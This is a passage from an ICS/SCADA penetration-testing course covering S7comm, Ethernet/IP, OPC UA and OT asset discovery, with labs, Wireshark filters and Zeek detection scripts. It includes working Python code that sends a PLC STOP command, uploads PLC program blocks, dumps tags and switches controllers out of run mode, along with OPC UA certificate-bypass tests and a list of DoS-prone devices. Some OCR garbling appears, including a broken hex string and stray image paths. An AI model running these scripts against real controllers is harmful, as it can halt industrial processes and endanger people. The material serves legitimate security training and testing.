- **mbtget**: Modbus reading tool
- **modbus-cli**: Command-line Modbus client

- **Modbus Poll/Slave**: Windows simulation tools

DNP3 Tools

- **pydnp3**: https://github.com/ChargePoint/pydnp3
- **DNP3 Simulator**: https://www.freyrscada.com/dnp3.php
- **OpenDNP3**: https://github.com/dnp3/opendnp3

Learning Resources

- **Modbus Protocol Spec**: https://modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf
- **DNP3 Primer**: https://www.dnp.org/About/DNP3-Primer
- **ICS Protocol Analysis (SANS)**: ICS515 course materials

GitHub Repositories

- **ICS-pcap**: https://github.com/automayt/ICS-pcap
- **ICS Protocol Parsers**: https://github.com/ITI/ICS-Security-Tools

9. Knowledge Check

1. What is the Modbus TCP port number and MBAP header structure?
2. How do you identify a Modbus exception response?
3. What is the difference between function codes 03 and 04?
4. Why is the SELECT-BEFORE-OPERATE sequence used in DNP3?
5. What are DNP3 object groups, and how are they addressed?
6. How can you fingerprint a Modbus device without writing to it?
7. What is the security impact of DNP3 DIRECT OPERATE?
8. Describe three ways to perform DoS against a Modbus device.
9. How would you detect unauthorized Modbus writes using network monitoring?
10. What is the purpose of DNP3's unsolicited response mechanism?

Lesson 03: Advanced Protocol Analysis

Lesson 03: Advanced Protocol Analysis - S7comm, Ethernet/IP, OPC UA

Learning Objectives

- Reverse engineer Siemens S7comm and S7comm-Plus protocols
- Understand CIP (Common Industrial Protocol) and Ethernet/IP architecture
- Analyze OPC UA security mechanisms and certificate infrastructure
- Exploit proprietary protocol vulnerabilities
- Build custom protocol clients for advanced ICS penetration testing

1. Siemens S7comm Protocol

1.1 S7comm Overview

Background:

- Proprietary protocol for Siemens S7 PLC family (S7-300, S7-400, S7-1200, S7-1500)
- Based on ISO-over-TCP (RFC 1006) / TPKT / ISO-COTP
- Reverse-engineered by security researchers (no official public specification)
- Used by TIA Portal, Step 7, WinCC for PLC programming and SCADA communication

Default Port: 102/TCP

Network Stack:

```
[S7comm]
   ↓
[COTP - ISO 8073]
   ↓
[TPKT - RFC 1006]
   ↓
[TCP - Port 102]
```

1.2 TPKT/COTP Layers

TPKT (ISO-on-TCP) Header:

```
+--------+--------+--------+--------+
| Version|Reserved| Length (2 bytes)|
|  0x03  |  0x00  |   Total Length  |
+--------+--------+--------+--------+
```

COTP Connection Request (CR):

Length: 1 byte
PDU Type: 0xE0 (CR), 0xD0 (CC - Connection Confirm), 0xF0 (DT - Data Transfer)
Dest Reference: 2 bytes
Source Reference: 2 bytes
Class/Option: 1 byte
Parameters: Variable

Example COTP Connection:

Client → Server (CR):
03 00 00 16 - TPKT header (length 22 bytes)
11 E0 00 00 - COTP CR, dest ref 0x0000
00 01 00 C1 - src ref 0x0001, class 0
02 01 00 - TPKT size 1024
C2 02 01 00 - COTP size 1024

Server → Client (CC):
03 00 00 16
11 D0 00 01 - COTP CC, assigned dest ref 0x0001
00 00 00 C1 - src ref 0x0000
02 01 00
C2 02 01 00

1.3 S7comm PDU Structure

S7comm Header:

```
+---------------+---------------+---------------+
| Protocol ID   | ROST          | Red ID        |
| 0x32          | (Message Type)| (redundancy)  |
+---------------+---------------+---------------+
| PDU Ref       | Param Length  | Data Length   |
| (2 bytes)     | (2 bytes)     | (2 bytes)     |
+---------------+---------------+---------------+
| [Error Class/Code if applicable - 2 bytes]    |
+---------------+---------------+---------------+
| [Parameters - variable]                       |
+---------------+---------------+---------------+
| [Data - variable]                             |
+---------------+---------------+---------------+
```

ROST (Message Type):

- **0x01**: Job Request (client → server)
- **0x02**: Ack (acknowledgement)
- **0x03**: Ack Data (response with data)
- **0x07**: Userdata (extended functions)

1.4 S7comm Function Codes

Parameter Header:

Function: 1 byte
Item Count: 1 byte
[Items - variable]

Common Functions:

- **0x04**: Read Var
- **0x05**: Write Var
- **0xF0**: Setup Communication
- **0x28**: PLC Control (start/stop)
- **0x29**: PLC Stop
- **0x1A**: Request Download (program upload/download)
- **0x1B**: Download Block
- **0x1C**: Download Ended
- **0x1D**: Start Upload
- **0x1E**: Upload
- **0x1F**: End Upload

1.5 S7comm Addressing Modes

Item Specification:

Specification Type: 0x12 (variable specification)
Length of following address: 1 byte
Syntax ID:
  0x10: S7ANY
  0x13: Symbolic Address
  0xB0: DB Read

Transport Size:
  0x01: BIT
  0x02: BYTE
  0x03: CHAR
  0x04: WORD
  0x05: INT
  0x06: DWORD
  0x07: DINT
  0x08: REAL

Length: 2 bytes (number of elements)
DB Number: 2 bytes
Area:
  0x81: Process Input (I)
  0x82: Process Output (Q)

0x83: Marker (M)
0x84: Data Block (DB)
0x85: Instance DB
0x86: Local (L)
0x1C: Counter (C)
0x1D: Timer (T)

Address: 3 bytes (bit-addressed: byte*8 + bit)

Example - Read DB1.DBW0 (Data Block 1, Word 0):

```
12 0A 10 02    - Var spec, length 10, S7ANY, 2 elements
00 01 00 01    - BYTE transport, count 1, DB 1
84 00 00 00    - Area DB, address 0.0
```

1.6 S7comm Exploitation Techniques

PLC Start/Stop (Function 0x28/0x29):

```
import socket
import struct

def s7_stop_plc(target_ip):
    """
    Sends PLC STOP command to Siemens S7 PLC
    WARNING: Causes immediate process shutdown
    """
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target_ip, 102))

    # COTP Connection Request
    cotp_cr = bytes.fromhex('0300001611e0000000010000c00100c10200c20200')
    sock.send(cotp_cr)
    sock.recv(1024)  # Receive COTP CC

    # S7comm Setup Communication
    s7_setup = bytes.fromhex('0300001902f0803201000000000080000f0000001000100f0')
    sock.send(s7_setup)
    sock.recv(1024)

    # S7comm PLC STOP (Function 0x29)
    s7_stop =
bytes.fromhex('0300002102f0803207000000000080008000112041144010 0ff09005f5045')
    sock.send(s7_stop)
    response = sock.recv(1024)

    sock.close()
    return response
```

```
# Usage: s7_stop_plc('192.168.1.100')
```

Memory Enumeration:

```
def s7_read_area(target_ip, area, db_number, start, count):
    """
    Read arbitrary memory area from S7 PLC
    area: 0x84 (DB), 0x81 (I), 0x82 (Q), 0x83 (M)
    """
    # Implementation using python-snap7 library
    import snap7
    from snap7.util import *

    plc = snap7.client.Client()
    plc.connect(target_ip, 0, 1)  # IP, rack, slot

    if area == 0x84:  # DB
        data = plc.db_read(db_number, start, count)
    elif area == 0x81:  # Input
        data = plc.read_area(snap7.types.Areas.PE, 0, start, count)
    elif area == 0x82:  # Output
        data = plc.read_area(snap7.types.Areas.PA, 0, start, count)
    elif area == 0x83:  # Marker
        data = plc.read_area(snap7.types.Areas.MK, 0, start, count)

    plc.disconnect()
    return data

# Example: Read DB1, starting at byte 0, read 100 bytes
data = s7_read_area('192.168.1.100', 0x84, 1, 0, 100)
```

Program Upload (steal PLC logic):

```
def s7_upload_program(target_ip, block_type, block_num):
    """
    Upload program block from PLC
    block_type: 'OB' (Organization Block), 'FC' (Function), 'FB' (Function Block), 'DB' (Data
Block)
    """
    import snap7

    plc = snap7.client.Client()
    plc.connect(target_ip, 0, 1)

    # Get block info
    block_info = plc.get_block_info(block_type, block_num)
```

```
    # Upload block
    block_data = plc.upload(block_type, block_num)

    plc.disconnect()

    # Save to file
    filename = f"{block_type}{block_num}.mc7"
    with open(filename, 'wb') as f:
        f.write(block_data)

    return block_data

# Usage: s7_upload_program('192.168.1.100', 'OB', 1)
```

1.7 S7comm-Plus (Next Generation)

Background:

- Introduced with S7-1200/1500 PLCs (2010+)
- Encrypted and integrity-protected (initially)
- Reverse-engineered by security researchers (Steffen Robertz, Cheng Lei)
- Integrity protection can be bypassed

Key Differences from S7comm:

- **Message Authentication**: HMAC-SHA256 (key derivation vulnerable)
- **Replay Protection**: Sequence numbers (can be manipulated)
- **Obfuscation**: Proprietary encoding schemes
- **Session Keys**: Derived from hardcoded secrets (extracted from firmware)

Vulnerabilities:

- **CVE-2019-13945**: Authentication bypass via TLS certificate validation flaw
- **Session Hijacking**: Sequence number prediction
- **Protocol Downgrade**: Force fallback to S7comm on older PLCs

Research Tools:

- **s7comm-plus Wireshark dissector**: https://github.com/gymgit/s7comm-plus-wireshark
- **Snap7 S7-1200 support**: Limited S7comm-plus functionality

2. Ethernet/IP and CIP Protocol

2.1 CIP (Common Industrial Protocol)

Background:


- Developed by ODVA (Open DeviceNet Vendors Association)
- Application layer protocol used by multiple transport layers:
    - **DeviceNet**: CAN-based (obsolete)
    - **ControlNet**: Deterministic token-passing
    - **Ethernet/IP**: CIP over standard Ethernet/TCP/UDP
    - **CompoNet**: Fieldbus variant

Object-Oriented Model:

- **Classes**: Device types (e.g., Analog Input, Motor Control)
- **Instances**: Specific devices
- **Attributes**: Device properties
- **Services**: Operations (Get/Set Attribute, Reset, etc.)

2.2 Ethernet/IP Protocol Stack

Network Stack:




Ports:

- **44818/TCP**: Explicit messaging (encapsulation)
- **2222/UDP**: Implicit messaging (I/O data)

2.3 Ethernet/IP Encapsulation Layer

Encapsulation Header:



Commands:

- **0x0065**: RegisterSession
- **0x0066**: UnregisterSession
- **0x006F**: SendRRData (Request/Response Data)
- **0x0070**: SendUnitData (Connected Data)
- **0x0063**: ListServices
- **0x0064**: ListIdentity

2.4 CIP Message Structure

CIP Request:

Service Code: 1 byte (e.g., 0x01 = Get Attributes All)
Request Path Size: 1 byte (in words)
Request Path: variable (EPATH - Electronic Path)
[Service-specific Data]

EPATH (Electronic Path):

- **Logical Segment**: Class/Instance/Attribute/Connection Point
- **Port Segment**: Network addressing
- **Data Segment**: Extended addressing

Example - Get Attribute All for Identity Object:

Service: 0x01 (Get Attributes All)
Path Size: 0x02 (2 words = 4 bytes)
Path: 20 01 24 01
- 0x20: Logical, Class ID (8-bit)
- 0x01: Class 1 (Identity)
- 0x24: Logical, Instance ID (8-bit)
- 0x01: Instance 1

2.5 CIP Common Services

Code	Service	Description
0x01	Get Attributes All	Read all attributes of object
0x0E	Get Attribute Single	Read single attribute
0x10	Set Attribute Single	Write single attribute
0x05	Reset	Reset device/object
0x4B	Execute PCCC	Legacy Allen-Bradley protocol encapsulation

0x52	Read Tag	Read tag-based data (Logix controllers)
0x53	Write Tag	Write tag-based data
0x4C	CIP Generic	Generic CIP request

2.6 Identity Object (Class 0x01)

Purpose: Device identification and status

Attributes:

- **Attr 1**: Vendor ID (Allen-Bradley = 0x0001)
- **Attr 2**: Device Type (e.g., 0x0E = Communications Adapter)
- **Attr 3**: Product Code
- **Attr 4**: Revision (Major.Minor)
- **Attr 5**: Status Word
- **Attr 6**: Serial Number
- **Attr 7**: Product Name (string)

Enumeration Example:

```
from pycomm3 import LogixDriver

def enumerate_ethernet_ip(target_ip):
    """
    Enumerate Ethernet/IP device using CIP Identity Object
    """
    with LogixDriver(target_ip) as plc:
        # Get Identity
        identity = plc.get_plc_info()

        print(f"Vendor: {identity['vendor']}")
        print(f"Product Type: {identity['product_type']}")
        print(f"Product Code: {identity['product_code']}")
        print(f"Revision: {identity['revision']}")
        print(f"Serial: {identity['serial']}")
        print(f"Product Name: {identity['product_name']}")

        # List tags (ControlLogix/CompactLogix)
        tags = plc.get_tag_list()
        for tag in tags:
            print(f"Tag: {tag['tag_name']}, Type: {tag['data_type']}")

# Usage: enumerate_ethernet_ip('192.168.1.100')
```

2.7 Rockwell Tag-Based Addressing

ControlLogix/CompactLogix use tag names instead of memory addresses:

Example Tags:

- `Temperature_Sensor_01`: Analog input
- `Conveyor_Speed`: DINT variable
- `Pump_Running`: BOOL bit

Read Tag Service (0x4C - CIP Data Table Read):

```
from pycomm3 import LogixDriver

with LogixDriver('192.168.1.100') as plc:
    # Read single tag
    value = plc.read('Temperature_Sensor_01')
    print(f"Temperature: {value.value}")

    # Write tag
    plc.write('Conveyor_Speed', 1500)

    # Read multiple tags
    tags = plc.read('Temperature_Sensor_01', 'Pump_Running', 'Conveyor_Speed')
    for tag in tags:
        print(f"{tag.tag}: {tag.value}")
```

2.8 Ethernet/IP Exploitation

Unauthorized Tag Read:

```
def dump_all_tags(target_ip):
    """
    Dump all tag values from Logix controller
    """
    from pycomm3 import LogixDriver

    with LogixDriver(target_ip) as plc:
        tags = plc.get_tag_list()

        results = {}
        for tag in tags:
            try:
                value = plc.read(tag['tag_name'])
                results[tag['tag_name']] = value.value
            except Exception as e:
                results[tag['tag_name']] = f"Error: {e}"

        return results
```

```
# Usage: data = dump_all_tags('192.168.1.100')
```

Controller Mode Change (Run → Program mode):

```
def set_controller_mode(target_ip, mode):
    """
    Change controller mode
    mode: 'run', 'program'
    WARNING: Stops industrial process
    """
    from pycomm3 import LogixDriver

    with LogixDriver(target_ip) as plc:
        if mode == 'program':
            # Setting to program mode stops PLC execution
            result = plc.set_plc_mode('program')
        elif mode == 'run':
            result = plc.set_plc_mode('run')

        return result
```

Device Reset (DoS):

```
def reset_device(target_ip):
    """
    Send CIP Reset service (DoS attack)
    """
    # Low-level CIP implementation required
    # Service 0x05 (Reset) to Identity Object
    pass
```

2.9 Ethernet/IP Vulnerabilities

- **CVE-2012-6437**: Rockwell denial-of-service via malformed CIP packets
- **No Authentication**: Protocol assumes trusted network
- **Tag Enumeration**: Full process variable disclosure
- **Firmware Upload**: Some devices allow firmware download over EIP
- **PCCC Encapsulation** (0x4B): Legacy protocol with additional vulnerabilities

3. OPC UA (Unified Architecture)

3.1 OPC UA Overview

Background:

- Modern replacement for OPC Classic (OPC DA/HDA/AE)
- Platform-independent (Windows, Linux, embedded)
- Built-in security: encryption, authentication, authorization

- Service-oriented architecture (SOA)

Default Port: 4840/TCP (opc.tcp://)

Transport Protocols:

- **OPC UA Binary**: Efficient binary encoding over TCP
- **OPC UA HTTPS**: JSON/XML over HTTPS (less common)

3.2 OPC UA Security Modes

Security Modes:

1. **None**: No encryption, no authentication (insecure, testing only)
2. **Sign**: Message signing (integrity), no encryption
3. **SignAndEncrypt**: Full security

Security Policies:

- **None**: No security
- **Basic128Rsa15**: RSA 1024-bit + AES-128-CBC (deprecated)
- **Basic256**: RSA 2048-bit + AES-256-CBC (deprecated)
- **Basic256Sha256**: RSA 2048-bit + AES-256-CBC + SHA256 (recommended)
- **Aes128_Sha256_RsaOaep**: Modern, strong cryptography
- **Aes256_Sha256_RsaPss**: Strongest

3.3 OPC UA Authentication Mechanisms

User Token Types:

1. **Anonymous**: No credentials (if server allows)
2. **Username/Password**: Plaintext or encrypted
3. **X.509 Certificate**: Mutual TLS authentication
4. **Issued Token**: Kerberos, SAML, OAuth tokens (rare in OT)

3.4 OPC UA Address Space

Node Classes:

- **Object**: Represents physical or logical entities
- **Variable**: Data values (readable/writable)
- **Method**: Callable functions
- **ObjectType**: Templates for objects
- **VariableType**: Templates for variables
- **ReferenceType**: Relationships between nodes
- **DataType**: Data type definitions
- **View**: Organized subset of address space

Node Attributes:

- **NodeId**: Unique identifier (namespace
)
- **BrowseName**: Human-readable name
- **DisplayName**: Localized name
- **Description**: Documentation
- **Value**: Data (for Variable nodes)
- **AccessLevel**: Read/write permissions

Example NodeIds:

- `ns=0;i=85`: Root > Objects
- `ns=2;s="Temperature"`: Namespace 2, string identifier "Temperature"
- `ns=3;i=1001`: Namespace 3, numeric identifier 1001

3.5 OPC UA Services

Discovery Services:

- **FindServers**: Discover OPC UA servers on network
- **GetEndpoints**: List server endpoints and security configurations

Session Services:

- **CreateSession**: Establish session
- **ActivateSession**: Authenticate user
- **CloseSession**: Terminate session

Attribute Services:

- **Read**: Read node attributes
- **Write**: Write node attributes
- **HistoryRead**: Read historical data

View Services:

- **Browse**: Navigate address space
- **BrowseNext**: Continue browsing
- **TranslateBrowsePathsToNodeIds**: Resolve paths

Method Services:

- **Call**: Invoke server-side methods

Subscription Services (Publish/Subscribe):

- **CreateMonitoredItems**: Subscribe to value changes
- **Publish**: Receive notifications

3.6 OPC UA Enumeration

Python OPC UA Client (using opcua-asyncio):

```
import asyncio
from asyncua import Client

async def enumerate_opcua_server(endpoint_url):
    """
    Enumerate OPC UA server nodes and variables
    """
    client = Client(endpoint_url)

    try:
        await client.connect()
        print(f"[+] Connected to {endpoint_url}")

        # Get server information
        server_node = client.get_node("i=2253")  # Server object
        server_array = await client.get_node("i=2254").read_value()  # Server array
        print(f"Servers: {server_array}")

        # Browse root objects
        root = client.get_root_node()
        objects = await root.get_child(["0:Objects"])

        # Recursively browse
        await browse_node(objects, depth=0, max_depth=3)

        await client.disconnect()

    except Exception as e:
        print(f"[-] Error: {e}")

async def browse_node(node, depth=0, max_depth=5):
    """
    Recursively browse OPC UA node tree
    """
    if depth > max_depth:
        return

    try:
        children = await node.get_children()
        for child in children:
            browse_name = await child.read_browse_name()
            node_class = await child.read_node_class()

            print("  " * depth + f"[{node_class.name}] {browse_name.Name}")

            # If it's a variable, read its value
```

```
            if node_class.value == 2:  # Variable
                try:
                    value = await child.read_value()
                    print("  " * depth + f"  → Value: {value}")
                except:
                    pass

            # Recurse for objects
            if node_class.value in [1, 2]:  # Object or Variable
                await browse_node(child, depth + 1, max_depth)

    except Exception as e:
        pass

# Usage
asyncio.run(enumerate_opcua_server("opc.tcp://192.168.1.100:4840"))
```

Endpoint Discovery:

```
from asyncua import Client

async def discover_endpoints(server_url):
    """
    Discover OPC UA server endpoints and security configurations
    """
    client = Client(server_url)

    endpoints = await client.connect_and_get_server_endpoints()

    for ep in endpoints:
        print(f"\nEndpoint URL: {ep.EndpointUrl}")
        print(f"Security Mode: {ep.SecurityMode}")
        print(f"Security Policy: {ep.SecurityPolicyUri}")
        print(f"User Token Types:")
        for token in ep.UserIdentityTokens:
            print(f"  - {token.TokenType}: {token.PolicyId}")

# Usage
asyncio.run(discover_endpoints("opc.tcp://192.168.1.100:4840"))
```

3.7 OPC UA Exploitation

Anonymous Access Test:

```
async def test_anonymous_access(endpoint_url):
    """
    Test if server allows anonymous access
    """
```

```
    client = Client(endpoint_url)

    # Try security mode None
    client.set_security_string("None")

    try:
        await client.connect()
        print("[+] Anonymous access allowed!")

        # Try reading sensitive data
        root = client.get_root_node()
        objects = await root.get_child(["0:Objects"])
        await browse_node(objects)

        await client.disconnect()
        return True

    except Exception as e:
        print(f"[-] Anonymous access denied: {e}")
        return False
```

Weak Security Policy Exploitation:

```
async def test_weak_security(endpoint_url):
    """
    Test for deprecated/weak security policies
    """
    client = Client(endpoint_url)

    weak_policies = [
        "None",
        "Basic128Rsa15",  # Deprecated
        "Basic256"        # Deprecated
    ]

    for policy in weak_policies:
        try:
            client.set_security_string(policy)
            await client.connect()
            print(f"[!] Server accepts weak policy: {policy}")
            await client.disconnect()
        except:
            print(f"[-] Policy {policy} rejected")
```

Certificate Validation Bypass:

```
from asyncua import Client
from asyncua.crypto.cert_gen import setup_self_signed_certificate
```

```
async def bypass_certificate_validation(endpoint_url):
    """
    Generate self-signed certificate and attempt connection
    Tests if server validates certificates properly
    """
    # Generate self-signed cert
    await setup_self_signed_certificate("attacker_cert.der",
                                        "attacker_key.pem",
                                        "Attacker",
                                        "urn:attacker")

    client = Client(endpoint_url)

client.set_security_string("SignAndEncrypt,Basic256Sha256,attacker_cert.der,attacker_key.
pem")

    try:
        await client.connect()
        print("[!] Server accepted self-signed certificate without validation!")
        await client.disconnect()
    except Exception as e:
        print(f"[-] Certificate rejected: {e}")
```

3.8 OPC UA Vulnerabilities

Historical CVEs:

- **CVE-2017-12069**: Stack buffer overflow in OPC UA implementations
- **CVE-2019-6575**: Matrikon OPC UA Tunneller authentication bypass
- **CVE-2021-27432**: Prosys OPC UA Java SDK DoS
- **CVE-2022-29862**: Multiple OPC UA stack vulnerabilities

Common Misconfigurations:

- Anonymous access enabled in production
- Weak security policies (Basic128Rsa15)
- Certificate validation disabled
- Default credentials in user database
- Overly permissive access control

4. Wireshark Analysis

4.1 S7comm Wireshark Filters

```
s7comm                      # All S7comm traffic
s7comm.header.rosctr == 1       # Job requests
s7comm.param.func == 0x04       # Read Var
```

```
s7comm.param.func == 0x05       # Write Var
s7comm.param.func == 0x28       # PLC Control
s7comm.param.func == 0x29       # PLC Stop
iso.tpdu_code == 0xe0          # COTP Connection Requests
```

4.2 Ethernet/IP Wireshark Filters

```
enip                        # All Ethernet/IP traffic
enip.command == 0x6f          # SendRRData
cip.service == 0x01           # Get Attributes All
cip.service == 0x52           # Read Tag Service
cip.service == 0x53           # Write Tag Service
cip.class == 0x01             # Identity Object
```

4.3 OPC UA Wireshark Filters

```
opcua                       # All OPC UA traffic
opcua.ServiceId == 631        # CreateSessionRequest
opcua.ServiceId == 465        # ActivateSessionRequest
opcua.ServiceId == 631        # ReadRequest
opcua.ServiceId == 673        # WriteRequest
opcua.ServiceId == 527        # BrowseRequest
opcua.transport.shn == "OPC"    # OPC UA Secure Conversation
```

5. Hands-On Lab Exercises

Lab 1: S7comm Analysis

1. Download S7comm PCAP from https://github.com/gymgit/s7commwireshark/tree/master/sample-captures
2. Identify:
    - COTP connection establishment
    - S7comm Setup Communication
    - Read/Write operations and target addresses
    - PLC control commands

Lab 2: Build S7 Reconnaissance Tool

1. Install python-snap7: `pip install python-snap7`
2. Install Snap7 library: https://snap7.sourceforge.net/
3. Create script to:
    - Enumerate S7 PLCs on network (port 102 scan)
    - Read CPU info (order code, firmware version)
    - List available blocks (OB, FC, FB, DB)
    - Map DB address space

Lab 3: Ethernet/IP Enumeration

1. Set up OpenPLC with Ethernet/IP support (or use FactoryIO + Logix simulator)
2. Install pycomm3: `pip install pycomm3`
3. Develop scanner to:
    - Discover Ethernet/IP devices (broadcast ListIdentity)
    - Read Identity Object
    - Enumerate tags (if Logix controller)
    - Read all tag values

Lab 4: OPC UA Security Assessment

1. Install opcua-asyncio: `pip install asyncua`
2. Deploy OPC UA server (https://github.com/FreeOpcUa/python-opcua)
3. Perform security assessment:
    - Enumerate endpoints and security policies
    - Test anonymous access
    - Identify weak/deprecated policies
    - Attempt self-signed certificate
    - Browse full address space

6. Tools & Resources

S7comm Tools

- **python-snap7**: https://github.com/gijzelaerr/python-snap7
- **Snap7**: https://snap7.sourceforge.net/
- **plcscan**: https://github.com/meeas/plcscan
- **s7-pcaps**: https://github.com/gymgit/s7commwireshark

Ethernet/IP Tools

- **pycomm3**: https://github.com/ottowayi/pycomm3
- **cpppo**: https://github.com/pjkundert/cpppo (EtherNet/IP simulator)
- **EtherNet/IP Wireshark dissector**: Built-in

OPC UA Tools

- **opcua-asyncio**: https://github.com/FreeOpcUa/opcua-asyncio
- **UAExpert**: https://www.unified-automation.com/products/development-tools/uaexpert.html
- **OPC UA .NET SDK**: https://github.com/OPCFoundation/UA-.NETStandard
- **node-opcua**: https://github.com/node-opcua/node-opcua

Learning Resources

- **S7comm Wireshark Dissector**: https://github.com/gymgit/s7comm-wireshark
- **OPC UA Specification**: https://opcfoundation.org/developer-tools/specifications-unified-architecture

- **ODVA CIP Specification**: https://www.odva.org/technology-standards/key-technologies/common-industrial-protocol-cip/

7. Knowledge Check

1. What transport protocols does S7comm use (layers below S7comm)?
2. How do you identify S7comm vs S7comm-Plus in Wireshark?
3. What is the security difference between S7comm and OPC UA?
4. Describe the CIP object-oriented model (classes, instances, attributes).
5. What are the default ports for S7comm, Ethernet/IP, and OPC UA?
6. How does tag-based addressing differ from memory-based addressing?
7. What is the purpose of OPC UA Security Policies?
8. Explain the SELECT-BEFORE-OPERATE equivalent in Ethernet/IP.
9. Why is anonymous access in OPC UA a security risk in OT networks?
10. What reconnaissance information can you extract from the CIP Identity Object?

Lesson 04: Network Scanning & Asset Discovery

Lesson 04: Network Scanning & Asset Discovery in ICS/SCADA/OT Environments

Learning Objectives

- Perform safe active reconnaissance in OT networks
- Utilize passive network monitoring for asset discovery
- Master specialized ICS scanning tools (nmap NSE, plcscan, ISF)
- Conduct OSINT for critical infrastructure intelligence
- Build comprehensive asset inventories without disrupting operations

1. Challenges of OT Network Scanning

1.1 Differences from IT Scanning

Critical Considerations:

Aspect	IT Networks	OT Networks
Device Stability	Tolerates aggressive scans	Crashes from unexpected packets
Bandwidth	High (1-100 Gbps)	Low (10-100 Mbps, serial links)
Scan Impact	Minimal	Can trigger safety shutdowns
Device Types	Servers, workstations	PLCs, RTUs, IEDs, sensors
Response Time	Milliseconds acceptable	Real-time determinism required
Security Tools	Widely deployed	Often absent or disabled

1.2 Safe Scanning Principles

1. Passive Before Active: Always start with passive monitoring **2. Progressive Intensity**: Gradually increase scan aggressiveness **3. Timing/Rate Limiting**: Use slow scan rates (--min-rate, --max-rate) **4. Protocol-Aware Scanning**: Use ICS-specific tools **5. Test Environment First**: Validate techniques in lab **6. Coordinate with OT Team**: Obtain authorization and outage windows **7. Have Rollback Plan**: Know how to recover devices if issues occur

1.3 Risk Mitigation Strategies

Pre-Scan Checklist:

-
- Test scan techniques in lab environment

DoS-Prone Devices (scan with extreme caution):

- ABB RTU560 series (firmware < 1.2.0)
- Schneider Quantum PLCs with Modbus/TCP
- Legacy GE Fanuc VersaMax
- Siemens S7-300/400 with heavy network load
- Older Rockwell CompactLogix (firmware < v20)

2. Passive Asset Discovery

2.1 Passive Network Monitoring Techniques

Advantages:

- **Zero risk**: No packets sent to devices
- **Comprehensive**: Captures all active communications
- **Behavioral analysis**: Identifies communication patterns
- **Anomaly detection**: Baselines normal operations

Deployment Methods:

1. **SPAN/Mirror Port**: Switch port mirroring
2. **Network TAP**: Physical tap device (non-intrusive)
3. **Inline Sensor**: IDS/IPS deployment (risky in OT)

2.2 GRASSMARLIN - Passive ICS Mapper

Background:

- Developed by NSACYBER
- Passive network mapping for ICS/SCADA
- Identifies devices, protocols, and communication patterns
- Visualizes network topology

Installation:

Download from https://github.com/nsacyber/GRASSMARLIN
wget
https://github.com/nsacyber/GRASSMARLIN/releases/latest/download/GRASSMARLIN.jar

Run

java -jar GRASSMARLIN.jar

PCAP Analysis Workflow:

1. **Import PCAP**: File → Import → PCAP
2. **Automatic Device Fingerprinting**: Analyzes protocols, MAC OUIs, traffic patterns
3. **Logical Network Map**: Visualizes devices and connections
4. **Protocol Distribution**: Identifies ICS protocols in use
5. **Export Results**: CSV/XML for inventory management

Command-Line Mode (for automation):

java -jar GRASSMARLIN.jar --import traffic.pcap --export devices.csv

Device Fingerprinting Logic:

- **MAC OUI**: Vendor identification (Siemens, Rockwell, Schneider)
- **Protocol Signatures**: Modbus, DNP3, S7comm, Ethernet/IP
- **Traffic Patterns**: Polling intervals, master-slave relationships
- **Port Numbers**: Standard ICS ports (102, 502, 20000, 44818)

2.3 Wireshark for OT Asset Discovery

Identify Devices from PCAP:

```
# Extract unique IPs communicating on ICS ports
tshark -r capture.pcap -Y "tcp.port == 502 || tcp.port == 102 || tcp.port == 44818 || tcp.port == 20000" \
    -T fields -e ip.src -e ip.dst | sort -u

# Count protocol distribution
tshark -r capture.pcap -q -z io,phs
```

Wireshark Statistics:

- **Statistics → Protocol Hierarchy**: Identify ICS protocols
- **Statistics → Conversations**: Map device communication pairs
- **Statistics → Endpoints**: List all IPs with traffic volume

Extract Modbus Device IDs:

tshark -r capture.pcap -Y "modbus" -T fields -e ip.src -e modbus.unit_id | sort -u

Extract S7comm Device Names:

tshark -r capture.pcap -Y "s7comm.param.func == 0xf0" -T fields -e s7comm.data.pdu_szl_id

2.4 Zeek (Bro) for ICS Monitoring

Zeek ICS Protocol Analyzers:

- **Modbus**: `modbus.log`
- **DNP3**: `dnp3.log`
- **Ethernet/IP**: `enip.log` (via plugin)
- **S7comm**: Via custom parser

Installation with ICS Plugins:

```
# Install Zeek
sudo apt install zeek

# Install ICSNPP (ICS Network Protocol Parsers)
git clone https://github.com/cisagov/icsnpp-modbus
git clone https://github.com/cisagov/icsnpp-dnp3
git clone https://github.com/cisagov/icsnpp-enip

cd icsnpp-modbus && zkg install .
cd ../icsnpp-dnp3 && zkg install .
cd ../icsnpp-enip && zkg install .
```

Analyze PCAP with Zeek:

```
zeek -r capture.pcap /opt/zeek/share/zeek/policy/protocols/modbus

# Output files:
# - modbus.log: Modbus transactions
# - conn.log: All connections
# - weird.log: Protocol anomalies
```

Extract Modbus Asset List:

```
cat modbus.log | zeek-cut id.orig_h id.resp_h unit_id func | sort -u
```

Custom Zeek Script for Asset Inventory:

```
# asset_inventory.zeek
@load base/frameworks/notice

module AssetInventory;

export {
    redef enum Notice::Type += {
        NewICSDevice
    };

    global ics_devices: set[addr];
}

event modbus_message(c: connection, headers: ModbusHeaders, is_orig: bool) {
    if (c$id$resp_h !in ics_devices) {
```

```
        add ics_devices[c$id$resp_h];
        NOTICE([$note=NewICSDevice,
                $msg=fmt("New Modbus device discovered: %s", c$id$resp_h),
                $conn=c]);
    }
}

event zeek_done() {
    print "ICS Devices Discovered:", ics_devices;
}
```

Run: `zeek -r capture.pcap asset_inventory.zeek`

2.5 NetworkMiner for ICS Forensics

Features:

- Extract files from PCAP
- Identify operating systems
- Extract credentials (including ICS HMI logins)
- Host details and geolocation

ICS-Specific Usage:

```
# Run NetworkMiner on Windows or with Wine on Linux
wine NetworkMiner.exe

# Load PCAP: File → Open → capture.pcap
# Navigate to:
